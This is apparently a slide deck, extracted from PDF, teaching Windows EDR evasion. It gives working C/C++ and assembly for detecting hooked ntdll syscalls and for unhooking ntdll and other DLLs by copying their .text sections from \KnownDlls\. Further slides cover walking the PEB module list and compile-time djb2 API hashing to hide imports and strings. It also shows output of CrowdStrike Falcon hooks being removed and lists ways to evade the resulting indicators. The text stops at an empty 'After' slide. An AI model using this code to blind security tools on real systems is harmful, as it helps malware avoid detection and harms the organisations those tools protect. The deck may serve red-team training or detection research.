
Setup trampoline
mov r10, rcx
mov eax, SSN

Restore
Stack &
Registers

EDR Checks

Trampoline is original
over-written instructions -
Prevents infinite recursion

Determining Hooked Syscalls



Compiler Optimizations - (/O1 Favour Size)

\$LN5:

```
push    rbx
sub     rsp, 32                ; 00000020H
mov     rbx, rcx
mov     DWORD PTR stub$[rsp], -1194226868 ; b8d18b4cH
lea     rcx, OFFSET FLAT:??_C@_1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
call    QWORD PTR __imp_GetModuleHandleA
mov     rcx, rax
mov     rdx, rbx
call    QWORD PTR __imp_GetProcAddress
mov     r8d, 4
lea     rdx, QWORD PTR stub$[rsp]
mov     rcx, rax
call    memcmp
test    eax, eax
je      SHORT $LN2@isFuncHook
mov     rdx, rbx
lea     rcx, OFFSET FLAT:??_C@_0BJ@EJKAPAFH@?$FL?$CL?$FN?5Hooked?5Function?3?5?$CFs?6@
call    printf
```

\$LN2@isFuncHook:

```
add     rsp, 32                ; 00000020H
pop     rbx
ret     0
```

isFuncHooked ENDP

Compiler Optimizations - (/O2 Favour Speed)

```

$LN6:
    push    rbx
    sub     rsp, 32                ; 00000020H
    mov     rbx, rcx
    mov     DWORD PTR stub$(rsp), -1194226868 ; b8d18b4cH
    lea     rcx, OFFSET FLAT:??_C@_1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
    call    QWORD PTR __imp_GetModuleHandleA
    mov     rcx, rax
    mov     rdx, rbx
    call    QWORD PTR __imp_GetProcAddress
    mov     eax, DWORD PTR [rax]
    cmp     eax, DWORD PTR stub$(rsp)
    je      SHORT $LN2@isFuncHook
    mov     rdx, rbx
    lea     rcx, OFFSET FLAT:??_C@_0BJ@EJKAPAFH@?$FL?$CL?$FN?$Hooked?5Function?3?5?$CFs?6@
    add     rsp, 32                ; 00000020H
    pop     rbx
    jmp     printf

$LN2@isFuncHook:
    add     rsp, 32                ; 00000020H
    pop     rbx
    ret     0

isFuncHooked ENDP
  
```

Compiler
inlines


Improved Hooked Syscall Detection

```
BOOL isFuncHooked(LPCSTR name) {  
    BYTE stub[] = { 0x4c, 0x8b, 0xd1, 0xb8 };  
    LPVOID pAddr = GetProcAddress(GetModuleHandle(L"NTDLL"), name);  
    if (memcmp(pAddr, stub, 4) != 0) {  
    if (*(ULONG*)pAddr != 0xb8d18b4c) {  
        return TRUE;  
    }  
    return FALSE;  
}
```

```
mov     DWORD PTR stub$[rsp], -1194226868 ; b8d18b4cH  
call    QWORD PTR __imp_GetProcAddress  
mov     eax, DWORD PTR [rax]  
cmp     eax, DWORD PTR stub$[rsp]
```




Unhooking NTDLL



Just unhook it!

```
mov r10,rcx  
jmp ntdll.7FFA2E949FD7  
test byte ptr ds:[7FFE0308],1  
jne ntdll.7FFA2E8CD075  
syscall
```




Unhooking with \KnownDlls\


1. Open the \KnownDlls\ntdll.dll section object
2. Map this section (returns a pointer to the base of the mapped image)
3. Iterate and locate the text section of our ntdll
4. Get the size of our .text section and the VA
5. Set this .text section to RWE (for size)
6. VA are same in our NTDLL and KnownDlls so we can use to copy memory of \KnownDlls\ntdll.dll .text into our
7. Restore RE permissions on our NTDLL

Manually Mapping NTDLL from KnownDlls


1



2



3



<http://www.zezula.net/en/fstools/filetest.html>

Replacing the text section

Dst

Src

```
if ((* (ULONG*) section->Name | 0x20202020) == 'xet.') {
    ULONG dw;
    PVOID base = RVA2VA<LPVOID>(module, section->VirtualAddress);
    ULONG size = section->Misc.VirtualSize;
    if (NT_SUCCESS(API(NTDLL, NtProtectVirtualMemory)(NtCurrentProcess(), &base, &size, PAGE_EXECUTE_READWRITE, &dw))) {

        _memcpy(
            RVA2VA<LPVOID>(module, section->VirtualAddress),
            RVA2VA<LPVOID>(addr, section->VirtualAddress),
            section->Misc.VirtualSize );

        // Restore original memory permissions
        API(NTDLL, NtProtectVirtualMemory)( NtCurrentProcess(), &base, &size, dw, &dw);

        PRINT(L"[ ] Unhooked %s from \\KnownDlls\\%s \\n", basename->Buffer, basename->Buffer);
    }
}
```



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Potential IoCs

- NtMapViewOfSection (HOOKED)
 - Why is a process opening and mapping a section handle to \KnownDlls\ntdll.dll?
 - PsSetLoadImageNotifyRoutine
- "\KnownDlls\ntdll.dll" plaintext string
- NtProtectVirtualMemory (HOOKED)
 - READ/WRITE/EXECUTABLE on ntdll??
 - It is restored
- Open handle to \KnownDlls\ntdll.dll

Section	\KnownDlls\ntdll.dll	0x2b4
---------	----------------------	-------

- Another ntdll.dll loaded into your process

ntdll.dll	0x27751540000	2.04 MB	NT Layer DLL
ntdll.dll	0x7ffecc120000	2.04 MB	NT Layer DLL

Potential to evade IoCs

- Direct syscalls for unhooking of ntdll
 - Direct syscalls can be caught if not backed by ntdll
 - Need to store syscall numbers for various versions
 - Or need to dynamically resolve syscalls
- String encryption for static string
 - Simple XOR?
 - AES?
 - Issue of static key

Iterating through Loaded Modules

```
LDR_DATA_TABLE_ENTRY* entry = (LDR_DATA_TABLE_ENTRY*)  
    ((PBYTE)next - offsetof(LDR_DATA_TABLE_ENTRY,  
        InMemoryOrderLinks));
```

```
typedef struct _PEB_LDR_DATA {  
    BYTE    Reserved1[8];  
    PVOID   Reserved2[3];  
    LIST_ENTRY InMemoryOrderModuleList;  
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
typedef struct _LIST_ENTRY {  
    struct _LIST_ENTRY *Flink;  
    struct _LIST_ENTRY *Blink;  
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

```
typedef struct _LDR_DATA_TABLE_ENTRY {  
    PVOID Reserved1[2];  
    LIST_ENTRY InMemoryOrderLinks;  
    PVOID Reserved2[2];  
    PVOID DllBase;  
    PVOID EntryPoint;  
    PVOID Reserved3;  
    UNICODE_STRING FullDllName;  
    BYTE Reserved4[8];  
    PVOID Reserved5[3];  
    union {  
        ULONG CheckSum;  
        PVOID Reserved6;  
    };  
    ULONG TimeDateStamp;  
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

Iterating through Loaded Modules

```
PEB* peb = NtCurrentTeb()->ProcessEnvironmentBlock; // TEB + 0x60 -> PEB

LIST_ENTRY* head = &peb->Ldr->InMemoryOrderModuleList;
LIST_ENTRY* next = head->Flink;


for (; next != head; next = next->Flink) // Iterate through InMemoryOrderModule doubly linked list
{
    LDR_DATA_TABLE_ENTRY* entry = (LDR_DATA_TABLE_ENTRY*)((PBYTE)next - offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks));
    UNICODE_STRING* fullname = &entry->FullDllName;
    UNICODE_STRING* basename = (UNICODE_STRING*)((PBYTE)fullname + sizeof(UNICODE_STRING));

    PRINT(L"%s loaded : 0x%p\n", basename->Buffer, entry->DllBase);
}
```

```
ntdll.dll loaded : 0x00007FFC834B0000
KERNEL32.DLL loaded : 0x00007FFC814F0000
KERNELBASE.dll loaded : 0x00007FFC80D20000
apphelp.dll loaded : 0x00007FFC7E2E0000
USER32.dll loaded : 0x00007FFC82A00000
win32u.dll loaded : 0x00007FFC80BC0000
GDI32.dll loaded : 0x00007FFC828F0000
gdi32full.dll loaded : 0x00007FFC813E0000
msvcp_win.dll loaded : 0x00007FFC81290000
ucrtbase.dll loaded : 0x00007FFC80C20000
IMM32.DLL loaded : 0x00007FFC815B0000
umppc15205.dll loaded : 0x000002D1DA5F0000
```



UNHOOK IT ALL!!!



Unhooking CrowdStrike Falcon!

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turned on.

Current threats

✓ No actions needed.

Protection settings

✓ No actions needed.

Protection updates

✓ No actions needed.

[Open app](#)

```
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
[ ] Unhooked ntdll.dll from \KnownDlls\ntdll.dll
[ ] Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL
[ ] Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll
[ ] Unhooked USER32.dll from \KnownDlls\USER32.dll
[ ] Unhooked win32u.dll from \KnownDlls\win32u.dll
[ ] Unhooked GDI32.dll from \KnownDlls\GDI32.dll
[ ] Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll
[ ] Unhooked msvc_p_win.dll from \KnownDlls\msvc_p_win.dll
[ ] Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll
[ ] Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
```



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Agenda

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Getting Setup

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Static Analysis

Next Steps

Operations Security



Obfuscation

- Why?
- Get around static detections
- Prevent disclosure of information and intent with strings.exe
- Prevent import hashing
- Slow down static analysis

Compile Time API Hashing

```
constexpr DWORD HashStringDjb2(const char* String)
{
    ULONG Hash = 5381;
    INT c = 0;

    while ((c = *String++)) {
        Hash = ((Hash << 5) + Hash) + c;
    }

    return Hash;
}
```

```
#define hash( VAL ) constexpr auto CONCAT( hash, VAL ) = HashStringDjb2(
    TOKENIZE( VAL ) );
```

- Allows us to calculate hashes at compile time instead of before
- Quicker to change algorithms and magic numbers etc.

<https://github.com/OALabs/hashdb>

Practical API hashing

1. Create a struct which has 2 members: DLL hash and the corresponding DLL base address

```
struct HashStruct
{
    UINT      Hash;
    PVOID     addr;
};

HashStruct ModuleHashes[] =
{
    { hashNTDLL ,      nullptr },
    { hashKERNEL32 ,   nullptr },
};
```

Practical API hashing (continued)

2. Populate this structure with the required information
 - Iterating through loaded modules
 - Uppercasing the DLL name
 - Hash this string and compare against stored hashes in ModuleHashes

```
char name[64];
if (basename->Length < sizeof(name) - 1)
{
    int i = 0;
    while (basename->Buffer[i] && i < sizeof(name) - 1)
    {
        name[i] = upper((char)basename->Buffer[i]); // can never be sure so uppercase
        i++;
    }
    name[i] = 0;
    UINT hash = HashStringDjb2(name);
    for (auto& i : ModuleHashes) {
        if (i.Hash == hash) {
            i.addr = entry->DllBase;
        }
    }
}
```

Practical API hashing (continued.)

3. A function which takes a function hash and the corresponding module hash for which it is exported from

```
void* base = nullptr;  
for (auto i : ModuleHashes) {  
    if (i.Hash == moduleHash) {  
        base = i.addr;  
    }  
}  
  
if (base == NULL) {  
    return NULL;  
}
```

4. Check module hash exists and get relative base address

5. Iterate through the exports, hashing the export name.
If it matches return the address of this function

```
for (DWORD i = 0; i < exports->NumberOfNames; i++) {  
    LPSTR name = RVA2VA<LPSTR>(base, names[i]);  
    if (HashStringDjb2(name) == funcHash) {  
        PBYTE function = RVA2VA<PBYTE>(base, functions[ordinals[i]]);  
  
        return function;  
    }  
}
```

Making life even easier!

```
#define API( DLL, FUNCNAME ) ( ( CONCAT( type, FUNCNAME ))GetProcAddress( CONCAT( hash, DLL ) ,  
CONCAT( hash, FUNCNAME ) ) )
```

Macro which allows us to call resolved functions easily

```
hashFunc(NtUnmapViewOfSection, NTSTATUS, HANDLE, PVOID);  
hashFunc(NtProtectVirtualMemory, NTSTATUS, HANDLE, PVOID*, PULONG, ULONG, PULONG);  
hashFunc(NtOpenSection, NTSTATUS, HANDLE*, ACCESS_MASK, OBJECT_ATTRIBUTES*);
```

Create the function hash and the function typedef required

```
API(NTDLL, NtProtectVirtualMemory)(  
    NtCurrentProcess(),  
    &base,  
    &size,  
    dw,  
    &dw  
);
```

Before

```
struct _PROCESS_INFORMATION ProcessInformation; // [rsp+50h] [rbp-98h] BYREF
struct _STARTUPINFOA StartupInfo; // [rsp+70h] [rbp-78h] BYREF
```

```
StartupInfo.cb = 104;
sub_14000107C(&StartupInfo.lpReserved, 0i64, 96i64);
CreateProcessA(
    0i64,
    (LPSTR)"c:\\windows\\system32\\calc.exe",
    0i64,
    0i64,
    0,
    0,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
```

```
Total Entropy : 3.28180420441505
Size           : 4.1 KB
Sections       :
    Name       .text
    Size       512 bytes
    Entropy    5.2257334507774225

    Name       .rdata
    Size       1024 bytes
    Entropy    3.2618510905240425

    Name       .data
    Size       512 bytes
    Entropy    0.3911774675255742

    Name       .pdata
    Size       512 bytes
    Entropy    0.3180652413766767

    Name       .rsrc
    Size       512 bytes
    Entropy    4.696122618599126
```

```
Imports       :
kernel32.dll
    2 Imports
    0x140002000 CreateProcessA
    0x140002008 CloseHandle
```

We don't want imports
They reveal the functionality of our
application at a quick glance

After

```
